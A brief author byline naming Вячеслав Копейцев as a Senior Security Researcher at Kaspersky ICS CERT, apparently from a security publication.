Вячеслав Копейцев

Senior Security Researcher

Kaspersky ICS CERT

kaspersky